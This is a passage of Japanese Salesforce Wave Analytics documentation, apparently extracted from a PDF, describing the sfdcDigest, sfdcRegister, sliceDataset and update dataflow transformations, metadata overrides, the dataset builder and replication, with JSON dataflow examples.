sfdcDigest 変換を定義する場合は、アクション属性を `sfdcDigest` に設定し、抽出するオブジェクトおよび項目のパラメータを指定します。必要に応じて、Salesforce オブジェクトから抽出するレコードを絞り込むパラメータを指定することもできます。

パラメータは、sfdcDigest ノードの parameters、fields、filterConditions セクションで指定できます。

parameters パラメータ

次の表では、`parameters` セクションのパラメータについて説明します。

パラメータ	必須項目	値
object	はい	データの抽出元である Salesforce オブジェクトの API 名。このオブジェクトは、この変換に対する入力ソースです。sfdcDigest 変換で抽出元としてサポートされない Salesforce オブジェクトもあります。
incremental	いいえ	最後のデータフロー実行以降に Salesforce オブジェクトに加えられた変更のみを抽出する、増分抽出を

パラメータ	必須項目	値
		実行します。有効値: true または false。
fullRefreshToken	いいえ	データセット内のデータを Salesforce オブジェクトのデータと同期する、一括フル抽出を実行します。このパラメータには、任意の値を指定します。 フル抽出後は、`fullRefreshToken` パラメータがデータフロー定義に含まれていても、データフローで増分抽出が毎回実行されます。フル抽出を再度実行するには、`fullRefreshToken` の値を異なる値に変更します。
fields	はい	指定された Salesforce オブジェクトの項目のうち、データの抽出元になる項目すべての名前の配列。sfdcDigest 変換で抽出元としてサポートされない項目種別もあります。 「項目属性」を参照してください。
filterConditions	いいえ	指定された Salesforce オブジェクトから抽出するレコードを制限するための検索条件。sfdcDigest 変換では、検索条件が true となるすべてのレコードが Salesforce オブジェクトから抽出されます。構造化された検索条件または高度な検索条件を指定できます。 「filterConditions パラメータ」を参照してください。
complexFilterConditions	いいえ	高度な検索条件のみが対象。指定された Salesforce オブジェクトから抽出するレコードを絞り込むために使用する SOQL WHERE 句です。

項目属性

次の表では、`fields` セクションの属性について説明します。項目メタデータを上書きするために指定できる、省略可能な属性についても説明します。sfdcDigest変換でSalesforceオブジェクトから抽出されるメタデータを上書きして、データセットに異なるデータが表示されるようにすることができます。たとえば、Wave Analyticsでは、項目値がないレコードにデフォルト値を追加できます。値を上書きしない場合、Wave AnalyticsはSalesforceから値を取得します。

属性	必須項目	値
name	はい	データセットに含めるSalesforceオブジェクトの項目のAPI名。複数の項目を指定できます。
defaultValue	いいえ	nullが有効なテキスト項目および数値項目が対象。指定された項目のnull値と置き換えるデフォルト値です。
type	いいえ	指定された項目と関連付けられたWave Analyticsデータ型。有効な型は、Text、Numeric、またはDateです。数値を含め、どの値もText型にすることができます。たとえば、デフォルトでは、Salesforceオブジェクトの会計四半期はNumberです。ただし、それをTextに変更できます。Wave Analyticsで決定された型を上書きするデータ型を指定します。 例: `"type": "Text"`
fiscalMonthOffset	いいえ	日付項目のみが対象。会計年度の開始月とカレンダー年の開始月(1月)の差を月数で指定します。たとえば、会計年度が1月に開始する場合、オフセットは0です。会計年度が10月に開始する場合、オフセットは9です。 例: `"fiscalMonthOffset": 9` メモ: この属性によって、Wave Analyticsが会計日付項目を生成するかどうかも制御さ

属性	必須項目	値
		れます。会計日付項目を生成するには、`fiscalMonthOffset` を「0」以外の値に設定します。 詳細は、「データセットの日付処理」を参照してください。
isYearEndFiscalYear	いいえ	日付項目のみが対象。会計年度が、会計年度の終了年と開始年のどちらであるかを示します。会計年度は、あるカレンダー年で開始し、別のカレンダー年で終了する可能性があるため、会計年度に使用する年を指定する必要があります。 • true の場合、会計年度は、会計年度の終了年です。デフォルト値は true です。 • false の場合、会計年度は、会計年度の開始年です。 例: `"isYearEndFiscalYear": true` この項目は、`fiscalMonthOffset` が0より大きい場合にのみ関連します。 詳細は、「データセットの日付処理」を参照してください。
firstDayOfWeek	いいえ	日付項目のみが対象。カレンダー年と会計年度(該当する場合)の週の開始曜日です。開始曜日を日曜日に設定するには0、月曜日に設定するには1などのように使用します。1月1日を開始日に設定するには、-1を使用します。デフォルト値は-1です。 例: `"firstDayOfWeek": 0` 詳細は、「データセットの日付処理」を参照してください。

属性	必須項目	値
isMultiValue	いいえ	テキスト項目のみが対象。指定された項目に複数値があるかどうかを示します。 例: `"isMultiValue": false`
multiValueSeparator	いいえ	テキスト項目のみが対象。isMultiValue が true の場合、指定された項目の複数値の区切りに使用する文字です。isMultiValue が true で値を指定しない場合、この値はデフォルトのセミコロン (;) になります。isMultiValue が false の場合は null に設定します。 例: `"multiValueSeparator": ";"`
precision	いいえ	数値の最大桁数、またはテキスト値の長さ。数値の場合、小数点の右側と左側の両方をあわせたすべての桁数 (ただし小数点自体は含まない) が含まれます。値は 1 ～ 18 (この値は範囲に含まれる) である必要があります。テキスト値の場合、デフォルト値は 255 文字です。1 ～ 32,000 (この値は範囲に含まれる) 文字である必要があります。 例: `"precision": 10`
scale	いいえ	数値の小数点の右側の桁数。precision の値より小さくします。値は 0 ～ 17 (この値は範囲に含まれる) 文字である必要があります。 例: `"scale": 2`

filterConditions パラメータ

次の表では、`filterConditions` セクションの構造化された検索条件のパラメータについて説明します。これらのパラメータは、高度な検索条件には適用されません。

パラメータ	必須項目	値
field	いいえ	検索条件を適用する Salesforce オブジェクトの項目。構造化された検索条件の各検索条件では、次の構文を使用します。 `{ "field": "<field name>", "operator": "<operator>", "value": "<value>", "isQuoted": true|false}`
operator	いいえ	目的は、コンテキストによって異なります。 • `operator` は、項目値を定数値と比較する比較演算子 (like、=、<、IN) として使用できます。 • また、`operator` は、複数の検索条件を結合する論理演算子 (AND、OR、NOT) としても使用できます。 次の例では、太字の `operator` は論理演算子です。`operator` の他のインスタンスは比較演算子です。 `"filterConditions": [ { "operator": "OR", "conditions": [ { "field": "StageName", "operator": "=", "value": "Closed Won" }, { "field": "Probability", "operator": ">=", "value": "90"`

パラメータ	必須項目	値

		<pre>}
		]
		}
		]</pre>

value	いいえ	検索条件に使用される値。

isQuoted	いいえ	検索条件の文字列値を引用符で囲むかどうかを示します。
		値を引用符で囲む例:
		<pre>"filterConditions": [
		{
		"field": "StageName",
		"operator": "IN",
		"value": "('Closed Won', 'Closed Lost')",
		"isQuoted": true
		}
		]</pre>
		値を引用符で囲まない例:
		<pre>"filterConditions": [
		{
		"field": "StageName",
		"operator": "IN",
		"value": ["Closed Won", "Closed Lost"],
		"isQuoted": false
		}
		]</pre>
		文字列値で検索条件にisQuotedを含めないと、文字列値が引用符で囲まれないと想定され、引用符が追加されます。

conditions	いいえ	複数の検索条件を結合する論理演算子を指定するために使用します。

関連トピック:

- sfdcDigest 変換
- Salesforce オブジェクトから抽出されるレコードの絞り込み

sfdcRegister 変換

sfdcRegister 変換では、データセットをクエリで使用できるように登録します。未登録のデータセットに対してユーザが表示やクエリの実行を行うことはできません。

すべてのデータセットを登録する必要はありません。たとえば、別のデータセットの作成に使用する、クエリが不要な中間データセットを登録する必要はありません。また、外部データをアップロードするときに作成されるデータセットは、Wave Analytics で自動的に登録されるため、登録する必要がありません。

次の理由から、登録するデータセットは慎重に選択してください。

- すべての登録済みデータセットの総行数は、プラットフォームライセンスあたり最大 2 億 5,000 万行に制限されています。
- 登録済みデータセットへのアクセス権を持つユーザは、データをクエリできます。ただし、データセットに行レベルセキュリティを適用してレコードへのアクセスを制限できます。

例: 例を見てみましょう。Opportunity オブジェクトから商談を抽出するデータフローを作成します。データセットを登録し、「Opportunities」という名前を付けて、行レベルセキュリティを適用するには、次のデータフロー定義ファイルのように sfdcRegister 変換を追加する必要があります。

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Register_Oppportunities_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "Opportunities",
         "name": "Opportunities",
         "source": "Extract_Opportunities",
         "rowLevelSecurityFilter": "'OwnerId' == \"$User.Id\""
      }
   }
}
```

sfdcRegister パラメータ

sfdcRegister変換を定義する場合は、アクション属性を `sfdcRegister` に設定してパラメータを指定します。

sfdcRegister パラメータ

sfdcRegister 変換を定義する場合は、アクション属性を `sfdcRegister` に設定してパラメータを指定します。次の表では、入力パラメータについて説明します。

パラメータ	必須項目	値
alias	はい	登録済みデータセットの API 名。この名前は、アンダースコアと英数字のみを含み、組織内のデータセット別名間で一意にする必要があります。最初は文字であること、スペースは使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。また、80 文字を超えてはいけません。
name	はい	登録されるデータセットの表示名。名前は、80 文字を超えてはいけません。 メモ: データセットの作成後に名前を変更するには、データセットを編集する必要があります。
source	はい	登録するデータセットを識別する、データフロー定義ファイル内のノード。これは、この変換に対する入力ソースです。
rowLevelSecurityFilter	いいえ	データセットの初期作成時にデータセットに行レベルセキュリティを適用するために使用する述語。 例: "rowLevelSecurityFilter": "'OwnerId' == "$User.Id"" メモ: データセットの作成後に述語を変更するには、データセットを編集する必要があります。 データフロー JSON の Register 変換に述語を入力するときは、文字列値を囲む二重引用符をエスケープする必要があります。

パラメータ	必須項目	値
		データセットの作成後、Wave Analytics ではデータフロー内でそのセキュリティ述語設定が無視されます。既存のデータセットのセキュリティ述語を変更するには、ユーザインターフェースでデータセットを編集します。

関連トピック:

sfdcRegister 変換

sliceDataset 変換

sliceDataset 変換を使用すると、データフローのデータセットから項目が削除され、新規データセットまたは他の変換で使用する項目のサブセットが残ります。これにより、1 つのデータセットから異なる項目のセットを持つ複数のデータセットを作成できます。

この変換には `mode` パラメータが含まれていて、2 つのモード (`drop` と `select`) から選択できます。`drop` に設定すると、指定した項目を*削除*します。`select` に設定すると、指定した項目を*保持*します。

例: 次に例を示します。データフローに sfdcDigest ノード `ExtractOpportunities` が含まれており、商談オブジェクトからすべての項目を抽出するとします。ただし、一部のユーザの Opportunities データセットには ID 項目は必要ありません。データフローに sliceDataset ノードを追加し、ソースノード、ノードから削除する項目、`drop` モードを指定するだけで、これを解決できます。

```
{
  "RemoveFieldsFromExtractOpportunities": {
    "action": "sliceDataset",
    "parameters": {
      "source": "ExtractOpportunities",
      "mode": "drop",
      "fields": [
        {
          "name": "Id"
        },
        {
          "name": "ProductId"
        }
      ]
    }
  }
}
```

sliceDataset パラメータ

sliceDataset 変換を定義する場合は、アクション属性を `sliceDataset` に設定してパラメータを指定します。

sliceDataset パラメータ

sliceDataset 変換を定義する場合は、アクション属性を `sliceDataset` に設定してパラメータを指定します。

次の表では、入力パラメータについて説明します。

パラメータ	必須項目	値
source	はい	スライスするデータセットを識別する、データフロー定義ファイル内のノード。これは、この変換に対する入力ソースです。
mode	はい	指定した項目に対して実行するアクション。項目を*削除*する場合は `drop` に設定します。項目を*保持*する場合は `select` に設定します。
fields	はい	指定したソースノードから削除または保持する項目の名前の配列。


update 変換

update変換は、参照データセットと呼ばれる別のデータセットのデータに基づいて、既存のデータセットで指定された項目値を更新します。変換では、参照データセット内の対応する項目にある新しい値が参照されます。その結果が新しいデータセットに保存されます。

変換を作成する場合、2 つのデータセット間でレコードを照合するために使用するキーを指定します。参照データセット内のどの項目でソースデータセット内の項目が更新されるかを決定するため、両方のデータセットの対応する項目の対応付けも行います。

例: 例を見てみましょう。取引先情報 (Id、Name、AnnualRevenue) を含む既存の Accounts データセットがあります。このデータセット内の一部の取引先名は、一連の合併と買収が原因で不正確になっています。データセット内の取引先名をすばやく更新するには、次のタスクを実行します。

1. 名前が変更された取引先の新しい取引先名および関連付けられた取引先 ID を含む .csv ファイルを作成します。
2. .csv ファイルをアップロードし、UpdatedAccountNames というデータセットを作成します。
3. UpdatedAccountNames データセット内の新しい取引先名を参照して Accounts データセット内の取引先名を更新する、データフロー定義ファイルを作成します。



次のデータフロー定義ファイルを作成します。

```
{
   "Extract_AccountDetails": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Account",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "AnnualRevenue" }
         ]
      }
   },
   "Extract_UpdatedAccountNames": {
      "action": "edgemart",
      "parameters": { "alias": "UpdatedAccountNames" }
   },
   "Update_AccountRecords": {
      "action": "update",
      "parameters": {
         "left": "Extract_AccountDetails",
         "right": "Extract_UpdatedAccountNames",
         "left_key": [ "Id" ],
         "right_key": [ "AccountID" ],
         "update_columns": { "Name": "NewAccountName" }
      }
   },
   "Register_UpdatedAccountRecords": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "Accounts",
         "name": "Accounts",
         "source": "Update_AccountRecords"
      }
   }
}
```

例: 両方のデータセット間のレコードの照合に複合キーが使用される別の例を見てみましょう。この場合、取引先 ID 項目と取引先名項目を使用してレコードを照合します。

次のデータフロー定義ファイルを作成します。

```
{
   "Extract_AccountDetails": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Account",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "AnnualRevenue" }
         ]
```

```
      }
   },
   "Extract_UpdatedAccountNames": {
      "action": "edgemart",
      "parameters": { "alias": "UpdatedAccountNames" }
   },
   "Update_AccountRecords": {
      "action": "update",
      "parameters": {
         "left": "Extract_AccountDetails",
         "right": "Extract_UpdatedAccountNames",
         "left_key": ["Id","Name"],
         "right_key": ["AccountId","NewAccountName"],
         "update_columns": {
            "Name": "NewAccountName",
            "CreatedDate":"NewCreatedDate",
            "AnnualRevenue":"NewAnnualRevenue"
      }
   },
   "Register_UpdatedAccountRecords": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "Accounts",
         "name": "Accounts",
         "source": "Update_AccountRecords"
      }
   }
}
```

update パラメータ

update 変換を定義する場合は、アクション属性を `update` に設定してパラメータを指定します。

update パラメータ

update 変換を定義する場合は、アクション属性を `update` に設定してパラメータを指定します。

次の表では、入力パラメータについて説明します。

パラメータ	必須項目	値
left	はい	更新するレコードを含むデータセットを識別する、データフロー定義ファイル内のノード。
right	はい	新しい値を含む参照データセットを識別する、データフロー定義ファイル内のノード。
left_key	はい	他のデータセット内のレコードと照合するために使用する左のデータセットのキー列。複合キーを使

パラメータ	必須項目	値
		用する場合、左と右のキーには、同じ数の列が同じ順序で含まれている必要があります。「update 変換」(ページ 4284)の例を参照してください。
right_key	はい	他のデータセット内のレコードと照合するために使用する右のデータセットのキー列。複合キーを使用する場合、左と右のキーには、同じ数の列が同じ順序で含まれている必要があります。
update_columns	いいえ	左と右のデータセット間の対応する列の配列。`"update_columns": { "LeftColumn1": "RightColumn1", "LeftColumn2": "RightColumn2",... "LeftColumnN": "RightColumnN" }` 構文を使用します。右の列の値によって、対応する左の列の値が置き換えられます。左と右の列のデータ型は一致する必要があります。 メモ: 存在しない列名を指定すると、データフローは失敗します。 このパラメータを指定しない場合は、右のデータセットのすべての列が左のデータセットのすべての列と一致するように、変換によって左のデータセットが更新されます。この場合、右の列名は左の列名に完全に一致する必要があります。一致しない場合は、エラーが発生する可能性があります。

関連トピック:

update 変換

変換で生成されるメタデータの上書き

必要に応じて、変換で生成されるメタデータを上書きできます。オブジェクトおよび項目属性を上書きできます。たとえば、Salesforce オブジェクトから抽出された項目名を変更して、データセットには異なって表示されるようにすることができます。メタデータを上書きするには、データフロー定義ファイルの変換のスキーマセクションに上書きする内容を追加します。

スキーマセクションでは、1つのオブジェクトのメタデータ属性のみを上書きできます。

次のサンプル sfdcDigest 変換のスキーマセクションには、メタデータの上書きが含まれています。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

```
"Extract_Opportunities": {
   "action": "sfdcDigest",
   "parameters": {
      "object": "Opportunity",
      "fields": [
         { "name": "Name" },
         { "name": "Amount" }
      ]
   },
   "schema": {
      "objects": [
         {
            "label":"Sales Opportunities",
            "fields": [
               {
                  "name": "Amount",
                  "label": "Opportunity Amount"
               }
            ]
         }
      ]
   }
}
```

オブジェクト属性

次のオブジェクト属性を上書きできます。

オブジェクト属性	型	説明
`label`	String	オブジェクトの表示名。40 文字まで入力できます。 例: `"label": "Sales Data"`
`description`	String	オブジェクトの説明。1,000 文字未満である必要があります。

オブジェクト属性	型	説明
		データフロー定義ファイルでオブジェクトにアノテーションを付加するための説明を追加します。この説明は、Wave Analytics ユーザインターフェースではユーザに表示されません。 例: `"description": "The SalesData object tracks basic sales data."`
`fields`	Array	このオブジェクトの項目の配列。

項目属性

指定された各データセット項目の属性を上書きできます。

項目属性	型	説明

`name`	String	データセットの項目の名前。上書きする項目を示します。
		例:
		`"name": "Amount"`
		`"name": "Role.Name"`

`label`	String	項目の表示名。255 文字まで入力できます。 例: `"label": "Opportunity Amount"`
`description`	String	項目の説明。1,000 文字未満である必要があります。 データフロー定義ファイルで項目にアノテーションを付加するための説明を追加します。この説明は、Wave Analytics ユーザインターフェースではユーザに表示されません。 例: `"description": "The Amount field contains the opportunity amount."`
`isSystemField`	Boolean	この項目がシステム項目でクエリ結果から除外する必要があるかどうかを示します。 例: `"isSystemField": false`
`format`	String	数値の表示形式。 例: `"format": "$#,##0.00" (Numeric)`

項目属性	型	説明
		有効な形式についての詳細は、「数値形式」を参照してください。

数値形式

たとえば、典型的な数値として、$1,000,000.99 は $#,##0.00 として表されます。数値の精度と桁数を指定する必要があります。形式は、次の記号を使用して指定します。

記号	意味
0	1 桁
#	0 または 1 桁
.	この記号はデフォルトの小数点です。小数点を別の記号に設定するには、`decimalSeparator` 項目を使用します。
-	マイナス記号
,	桁区切り文字
$	通貨記号

メモ: 数値の形式はデータ取得には使用されません。UI で表示されるときの数値の形式を指定するためにのみ使用されます。また、日付形式を上書きすることはできません。

例: sfdcDigest 変換で Opportunity オブジェクトから抽出した次のオブジェクト属性と項目属性を上書きする例を考えてみましょう。

オブジェクト/項目	属性の変更
Opportunity オブジェクト	• オブジェクトの表示ラベルを「Sales Opportunities」(営業商談) に変更 • オブジェクトの説明を追加
ID 項目	• 項目の表示ラベルを「Opportunity Id」(商談 ID) に変更 • クエリで項目を非表示
Amount 項目	• 項目の表示ラベルを「Opportunity Amount」(商談金額) に変更 • 形式を $#,##0.00 に変更
CloseDate 項目	• 項目の表示ラベルを「Closing Date」(完了日) に変更

属性を上書きするには、データフロー定義ファイル内の sfdcDigest **に上書き値を含むスキーマセクションを追加します。**

```
{
"Extract_Opportunities": {
   "action": "sfdcDigest",
   "parameters": {
      "object": "Opportunity",
      "fields": [
         { "name": "Id" },
         { "name": "Name" },
         { "name": "Amount" },
         { "name": "StageName" },
         { "name": "CloseDate" },
         { "name": "AccountId" },
         { "name": "OwnerId" }
      ]
   },
   "schema": {
      "objects": [
         {
            "label":"Sales Opportunities",
            "description": "These are all sales opportunities.",
            "fields": [
               {
                  "name": "Id",
                  "label": "Opportunity Id",
                  "isSystemField": true
               },
               {
                  "name": "Amount",
                  "label": "Opportunity Amount",
                  "format": "$#,##0.00"
               },
               {
                  "name": "CloseDate",
                  "label": "Closing Date"
               }
            ]
         }
      ]
   }
},
 "Register_Dataset_Opportunities": {
   "action": "sfdcRegister",
   "parameters": {
      "source": "Extract_Opportunities",
      "alias": "Opportunities",
      "name": "Opportunities"
      }
   }
}
```

データセットビルダーを使用したデータセットの作成

データセットビルダーを使用して、1つ以上のSalesforceオブジェクトのデータに基づく単一のデータセットを作成できます。データセットビルダーによって、関連するJSONが生成され、データフロー定義ファイルに追加されます。データフローが次回実行されるときに、データセットが作成されます。データセットのデータは、データフローの実行時に毎回更新されます。データフロー定義ファイルを編集して、データセットを操作する変換を追加することもできます。

エディション


使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition


ユーザ権限

データセットビルダーにアクセスする
- 「Wave Analytics データフローの編集」

1. ホームページまたはアプリケーションページで、[作成] > [データセット] をクリックします。
2. [Salesforce] をクリックします。
   [データセットビルダー] タブにデータセットビルダーが開きます。



3. ルートオブジェクトを選択します。
   ルートオブジェクトとは、キャンバスに追加可能な最下位レベルの子オブジェクトです。ルートオブジェクトを選択したら、ルートオブジェクトの親オブジェクトのみを追加できます。その子オブジェクトは追加できません。ルートオブジェクトを変更するには、ページを更新してやり直します。
4. ルートオブジェクトにマウスポインタを置いて、をクリックします。
   [項目の選択]ダイアログボックスが表示されます。デフォルトでは、[項目]タブが表示され、データの抽出元になるオブジェクト項目で使用可能なものがすべて表示されます。




メモ: キャンバスに含まれるどのオブジェクトでも、このダイアログボックスを表示できます。

5. [項目] タブで、データを抽出する項目を選択します。
   項目をすばやく見つけるには、その項目を検索するか、名前または種別ごとに並び替えます。


   重要: キャンバスに追加するオブジェクトごとに少なくとも 1 つの項目を選択する必要があります。追加したオブジェクトに項目を 1 つも追加しなければ、データフローの実行時に失敗します。

6. [リレーション] タブで、[参加] をクリックして関連オブジェクトをキャンバスに追加します。
   追加した関連オブジェクトがキャンバスに表示されます。




7. 関連オブジェクトを削除するには、[削除] をクリックします。

   警告: 関連オブジェクトを削除すると、ダイアグラムでその関連オブジェクトの後に続くオブジェクトもすべて削除されます。たとえば、下図の [取引先] を削除すると、[取引先] と [ユーザ] からなるブランチが削除されます。



8. 関連オブジェクトごとに、データの抽出元となる項目を選択します。
9. ダイアグラム全体を移動するには、キャンバスの空白部分を選択してドラッグします。
   ダイアグラムの他のセクションを表示するために、ダイアグラムを移動する必要が生じる場合があります。
10. キャンバスに含まれるすべてのオブジェクトを表示するには、 をクリックします。
    [選択されたオブジェクト] ダイアログボックスに、キャンバスに含まれるすべてのオブジェクトのツリー構造が表示されます。ツリーの最上位にルートオブジェクトが表示されます。



オブジェクトの 1 つを選択すると、データセットビルダーによってそのオブジェクトがキャンバスの中央に配置され、見やすくなります。

11. 関連付けられた JSON を表示するには、 をクリックします。
    データセットを作成する場合は、データセットビルダーによって JSON がデータフロー定義ファイルに追加されます。
12. [データセットを作成] をクリックします。
13. データセットの名前を入力し、データセットを含めるアプリケーションがまだ選択されていなければ選択します。

    メモ: データセットの作成時にすでに使用されているデータセット名を入力すると、データセットビルダーによってデータセット名に数字が追加されます。たとえば、MyOpportunities と入力すると、データセットビルダーによって MyOpportunities1 が作成されます。データセット名は、80 文字以下にする必要があります。

14. [作成] をクリックします。
    データセットビルダーによって、基盤となる JSON がデータフロー定義ファイルに追加されます。データフローが次回実行されるときに、データセットが作成されます。データフローを手動で実行すると、データセットをすぐに作成できます。

複製を使用したデータフローの高速化

複製により、データフローから Salesforce データの抽出を切り離し、別のスケジュールで抽出を実行できるようにします。これらの抽出を事前にスケジュールすることで、データフローの負荷が減り、高速に実行できるようになります。負荷をさらに軽くするため、複製では Salesforce データの増分が抽出されます。これにより、変更されたデータのみが抽出されます。

複製が有効になっていない場合、データフローは Salesforce オブジェクトのデータが必要になるたびに、個別の抽出を実行します。例を見てみましょう。組織に 3 つのデータフローがあり、次のように Salesforce オブジェクトからデータを抽出しているとします。

	取引先	取引先責任者	商談	キャンペーン	リード	ケース	ユーザ
デフォルトのデータフロー							
Sales Wave アプリケーションのデータフロー							
Service Wave アプリケーションのデータフロー							

これらのデータフローを実行するたびに、このすべてのSalesforceデータを抽出する必要があります。データ量が多いほど、データフローの実行に要する時間は長くなります。さらに、データフローでは、同じオブジェクトに対して個別に抽出を実行するため、作業が重複します。たとえば、取引先データは3つすべてのデータフローによって抽出されます。

複製を使用することで、これらのすべての抽出が別個のプロセスとして実行され、データフロー実行の前に抽出を実行するようにスケジュールすることができます。

	取引先	取引先責任者	商談	キャンペーン	リード	ケース	ユーザ
複製							

この複製されたデータはすべてのデータフローによって使用可能で、データフローはデータを抽出する必要がなく、読み込んで変換するだけなので、より高速に時実行できるようになります。

複製を有効にする準備

